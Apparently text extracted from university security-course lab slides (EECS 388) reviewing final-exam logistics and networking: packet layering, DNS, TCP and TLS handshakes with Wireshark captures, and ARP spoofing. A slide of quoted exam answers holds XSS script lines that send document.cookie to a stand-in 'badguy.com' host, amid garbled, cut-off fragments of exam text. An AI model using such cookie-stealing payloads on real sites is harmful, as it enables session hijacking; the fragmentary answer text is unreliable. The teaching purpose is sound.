


EECS 388: Lab 12

Exam Review Part 1 (Networking)

Last Lab of the Semester!




Current Assignments

- Project 5
 - Due Thursday, December 7 at 6 p.m.
 - Tokens and Report

Part 4. Security in Context			
Lectures			Lab
Tuesday, Nov. 21 23. Privacy and Anonymity Online tracking; Tor, Signal, etc.	ENSAFI Quiz	Thursday, Nov. 23 No lecture Thanksgiving break	Nov. 24/Nov. 27 No Lab
Only via Zoom (Check Piazza for link) Tuesday, Nov. 28 24. Side Channels Guest Lecture by Andrew Kwong	GUEST	Thursday, Nov. 30 25. Physical Security Locks and safes, lock picking techniques; defenses (We recommend attending in person for hands-on demos) Lab 5 due 6 p.m.	HALDERMAN Quiz Dec. 1/Dec. 4 Final review, Part 1
Tuesday, Dec. 5 Final Review, Part 2	STAFF	Thursday, Dec. 7 Study Day Forensics Project due 6 p.m.	
Tuesday, Dec. 12 Exam Period		Thursday, Dec. 14 Final Exam, 7–9 p.m.	

You are here




Final Exam Logistics

Exam Logistics

- Thursday, December 14th, 7 p.m.
 - **Starts promptly at 7 p.m.** (arrive at least 10 minutes early!)
 - **Length will be ≤ 120 mins.**
 - In person! See Piazza for room assignments
 - **Bring your MCard!**
- Similar format to midterm
- Covers entire course, including lecture material and projects
- Special accommodations have been communicated via email

Review materials:

- **Crypto and Web:** Re-watch midterm review lecture
 - **Networking:** Reviewed during this lab
 - **AppSec:** Reviewed during Monday's lecture
- 

Logistics Continued

- **In person**, see Piazza announcement for room assignments
- Practice exams are posted on Piazza to give you a sense of the format
- The exam will be hard but curved. **Don't freak out!**




Crypto and Web Topics

Please rewatch the **Midterm Review lecture** to review these topics.

Cryptography:

- Message Integrity (hashes and MACs)
- Randomness and Pseudorandomness (PRGs, one-time pads)
- Confidentiality (block and stream ciphers, cipher modes)
- Key Exchange (secure channels, Diffie-Hellman)
- Public-key Crypto (RSA encryption, digital signatures)

Web Security:

- Web Platform (SOP, cookie policies, etc.)
 - XSS attacks/defenses
 - CSRF attacks/defenses
 - SQL-injection attacks/defenses
 - HTTPS (TLS protocol, Web PKI)
 - HTTPS attacks and defenses
- 

What's on the exam?

- Some multiple choice questions
- Approximately one long form question for each big topic covered in the course
 - Crypto
 - Web
 - Networking
 - AppSec
 - Security in Context
- **Everything** from lecture, lab, and the projects is fair game



"Time to hit the books!"
-Carly, probably

How do I study for the exam?

- Review videos and slides from lecture and lab
- Go over projects
 - Be able to summarize for each attack:
 - What was the vulnerability?
 - How did you exploit it?
 - Ensure you understand the concept behind each of the attacks
 - **If you split up work with a partner, make sure you understand all parts of each project**
- Practice exams are located under Resources tab on Piazza
- Stressed? Need extra help? Come talk to us!



Cheating Wall of Failure

Create a post that achieves the goals you think (1) above is possible, make y

`https://badguy.com/?stolen_cookie`

If you think both (1) and (2) are possible both. As a simplifying assumption, do operations. That is, you can assume e when you need it.

```
<script>drop_class();get(https://badguy.com/?stolen_cookie=document.cookie);</script>
```

```
<script>drop_class();alert(https://badguy.com/?stolen_cookie=document.cookie);</script>
```

Q3.2

6 Points

Explain why the first repeating message must be m_0 .

(Hint: Draw a picture for yourself. No need to submit it.)

Because the shift non-linear substitution, shift rows and linear-mix columns will cancel out after the first 2^{128} iterations, and the xor of the first 2^{128} key is 0, and $0 \text{ xor } m_0$ is m_0 .

As it use the encryption for 2^{128} round which cancel others out, including shift rows and Linear-mix columns. Also As the key addition part in this encryption has iterated all kinds of different choice of 2^{128} of key, which the xor result for all of them is 0 (as $0 \text{ xor } 0$ is 0 and $1 \text{ xor } 1$ is 0 and there are even number of 0 and 1 so the result is 0) and $0 \text{ xor } m_0$ is m_0 .

Q81

pens as the browser fetches and protocols in the transport layer and

to the secure https version of the cause it is his first time visiting the attaches a max-age that will max-age amount of time.

o redirects to https. Since it's the getting redirected using the https time as max-age for how long it

Networking Review!

Networking: Agenda

- Part 1: “Networking Theory”
 - Network layering model, Structure of a packet, and Protocols
 - Addressing
 - Handshakes
 - Certificates
- Part 4: F21 Practice Exam Networking Questions




Networking Theory

Packet encapsulation: Each layer talks to its corresponding layer on the other host.


Ex. Sending a GET request to a web server

1. Client's browser makes the HTTP request
2. The kernel wraps it in TCP (ordered and reliable!), destination port 80
3. The kernel wraps that in IP (the destination's IP address)




Networking Theory

4. The kernel wraps that in Ethernet (MAC Address) and sends it to the router.
5. Physical routers between the source and destination check the IP address and get the packet to its destination network
6. The destination network peels off the layers, eventually getting the packet to the intended server, so it can serve the page and send it back the same way.



Protocols



Difference between UDP and TCP?

What's in a network packet?

Link (Ethernet)

Network (IP)

Transport
(UDP, TCP...)

Application (DNS,
HTTP, etc)

The image shows a Wireshark packet capture window titled 'test.pcap'. The filter bar is set to 'dns'. The packet list shows three packets: a DNS query (No. 70), an ICMP echo request (No. 71), and an ICMP echo reply (No. 72). The selected packet (No. 70) is expanded, showing the following details:

- Frame 70: 88 bytes on wire (704 bits), 88 bytes captured (704 bits)
- Ethernet II, Src: IntelCor_f5:66:26 (00:19:d2:f5:66:26), Dst: Tp-LinkT_78:f3:c4 (98:de:d0:78:f3:c4)
- Internet Protocol Version 4, Src: 192.168.0.25 (192.168.0.25), Dst: 192.168.0.1 (192.168.0.1)
- User Datagram Protocol, Src Port: 44435, Dst Port: 53
 - Source Port: 44435
 - Destination Port: 53
 - Length: 54
 - Checksum: 0x06be [unverified]
 - [Checksum Status: Unverified]
 - [Stream index: 9]
- Domain Name System (query)
 - Transaction ID: 0x12c9
 - Flags: 0x0100 Standard query
 - Questions: 1
 - Answer RRs: 0
 - Authority RRs: 0
 - Additional RRs: 0
- Queries
 - login-course.engin.umich.edu: type AAAA, class IN
 - Name: login-course.engin.umich.edu
 - [Name Length: 28]
 - [Label Count: 4]
 - Type: AAAA (IPv6 Address) (28)
 - Class: IN (0x0001)

The status bar at the bottom indicates: Text item (text), 34 bytes | Packets: 2192 · Displayed: 239 (10.9%) · Load time: 0:0.52 · Profile: Default

Networking Theory - Question

List and briefly describe what happens as the browser fetches and loads <https://eecs388.org>. (Consider protocols in the transport layer and above).

- DNS query and response
 - Resolves `eecs388.org` to IP address
- TCP handshake with server
 - Ordered and reliable stream of data
- TLS handshake
 - Set up symmetric encryption for confidentiality (because it's fast!)
- HTTP over TLS (HTTPS)
 - Fetch HTML, CSS, JavaScript, cookies, attachments



Networking Theory - Question


List and briefly describe what happens as the browser fetches and loads <https://eecs388.org>.
(Consider protocols in the transport layer and above).

No.	Time	Source	Destination	Protocol	Length	Info
309	46.491	192.168.177.31	192.168.177.1	DNS	83	Standard query 0x228c A router14.teamviewer.com
617	49.618	192.168.177.31	52.242.211.89	TCP	66	59214 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
652	49.917	192.168.177.31	52.242.211.89	TCP	66	443 → 59214 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1440 WS=1 SACK_PERM=1
653	49.926	192.168.177.31	52.242.211.89	TCP	60	59214 → 443 [ACK] Seq=1 Ack=1 Win=132352 Len=0
654	49.926	192.168.177.31	52.242.211.89	TLSv1.2	238	Client Hello
678	50.251	192.168.177.31	52.242.211.89	TCP	1514	443 → 59214 [PSH, ACK] Seq=1 Ack=185 Win=8008 Len=1460 [TCP segment of a reassembled PDU]
679	50.251	192.168.177.31	52.242.211.89	TCP	1514	443 → 59214 [PSH, ACK] Seq=1461 Ack=185 Win=8008 Len=1460 [TCP segment of a reassembled PDU]
680	50.251	192.168.177.31	52.242.211.89	TLSv1.2	1112	Server Hello, Certificate, Server Key Exchange, Server Hello Done
681	50.255	192.168.177.31	52.242.211.89	TCP	60	59214 → 443 [ACK] Seq=185 Ack=3979 Win=132352 Len=0
682	50.274	192.168.177.31	52.242.211.89	TLSv1.2	147	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
701	50.510	192.168.177.31	52.242.211.89	TLSv1.2	105	Change Cipher Spec, Encrypted Handshake Message
711	50.518	192.168.177.31	52.242.211.89	TLSv1.2	435	Application Data

Network Addressing

MAC Address: *media access control, aka physical, address*

- Used in link layer
- Assigned to each network adapter by manufacturer
- One MAC for all networks!*





Network Addressing


IP Address: *internet protocol address*

- Used in network layer
- Assigned to devices in network by router (DHCP)
- One IP for **one** network!

IPv4 address in dotted-decimal notation




TCP Handshake



Why is TCP handshake needed/important?

TLS Handshake



Why is TLS handshake needed/important?
Types of Cryptography used in TLS handshake?

TLS Handshake

Client Hello:

```
> Frame 654: 238 bytes on wire (1904 bits), 238 bytes captured (1904 bits) on interface intf0, id 0
> Ethernet II, Src: LiteonTe_7c:a6:12 (20:68:9d:7c:a6:12), Dst: 16:4f:8a:a0:a2:56 (16:4f:8a:a0:a2:56)
> Internet Protocol Version 4, Src: 192.168.177.31, Dst: 52.242.211.89
> Transmission Control Protocol, Src Port: 59214, Dst Port: 443, Seq: 1, Ack: 1, Len: 184
```

Transport Layer Security

TLv1.2 Record Layer: Handshake Protocol: Client Hello

Content Type: Handshake (22)

Version: TLS 1.2 (0x0303)

Length: 179

Handshake Protocol: Client Hello

Handshake Type: Client Hello (1)

Length: 175

Version: TLS 1.2 (0x0303)

> Random: 5f1668de71890b854146318c936585ace216a7d99f12ac37ee27f159c083f8d7

Session ID Length: 0

Cipher Suites Length: 12

> Cipher Suites (21 suites)

Compression Methods Length: 1

> Compression Methods (1 method)

Extensions Length: 27

> Extension: server_name (len=27)

Extension: supported_groups (len=8)

> Extension: ec_point_formats (len=2)

> Extension: signature_algorithms (len=26)

> Extension: session_ticket (len=0)

> Extension: extended_master_secret (len=0)

> Extension: renegotiation_info (len=1)

Cipher Suites (21 suites)

Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384 (0xc02c)

Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256 (0xc02b)

Cipher Suite: TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (0xc030)

Cipher Suite: TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (0xc02f)

Cipher Suite: TLS_DHE_RSA_WITH_AES_256_GCM_SHA384 (0x009f)

Cipher Suite: TLS_DHE_RSA_WITH_AES_128_GCM_SHA256 (0x009e)

Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384 (0xc024)

Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256 (0xc023)

Cipher Suite: TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (0xc028)

Cipher Suite: TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (0xc027)

Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA (0xc00a)

Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA (0xc009)

Cipher Suite: TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014)

Cipher Suite: TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013)

Cipher Suite: TLS_RSA_WITH_AES_256_GCM_SHA384 (0x009d)

Cipher Suite: TLS_RSA_WITH_AES_128_GCM_SHA256 (0x009c)

Cipher Suite: TLS_RSA_WITH_AES_256_CBC_SHA256 (0x003d)

Cipher Suite: TLS_RSA_WITH_AES_128_CBC_SHA256 (0x003c)

Cipher Suite: TLS_RSA_WITH_AES_256_CBC_SHA (0x0035)

Cipher Suite: TLS_RSA_WITH_AES_128_CBC_SHA (0x002f)

Cipher Suite: TLS_RSA_WITH_3DES_EDE_CBC_SHA (0x000a)

Visible to anyone sniffing the network!!!

Extension: server_name (len=27)

Type: server_name (0)

Length: 27

Server Name Indication extension


Server Name list length: 25

Server Name Type: host_name (0)

Server Name length: 22

Server Name: client.wns.windows.com

Certificates




Networking Attacks




ARP Spoofing

- Attacker sends unsolicited, falsified ARP messages over a LAN
- Eventually, attacker's **MAC address** becomes **associated** with the **IP address** of a target host
- Attacker is then “in the middle” of all transmissions between the user and the target host
- Attacker must be on the network

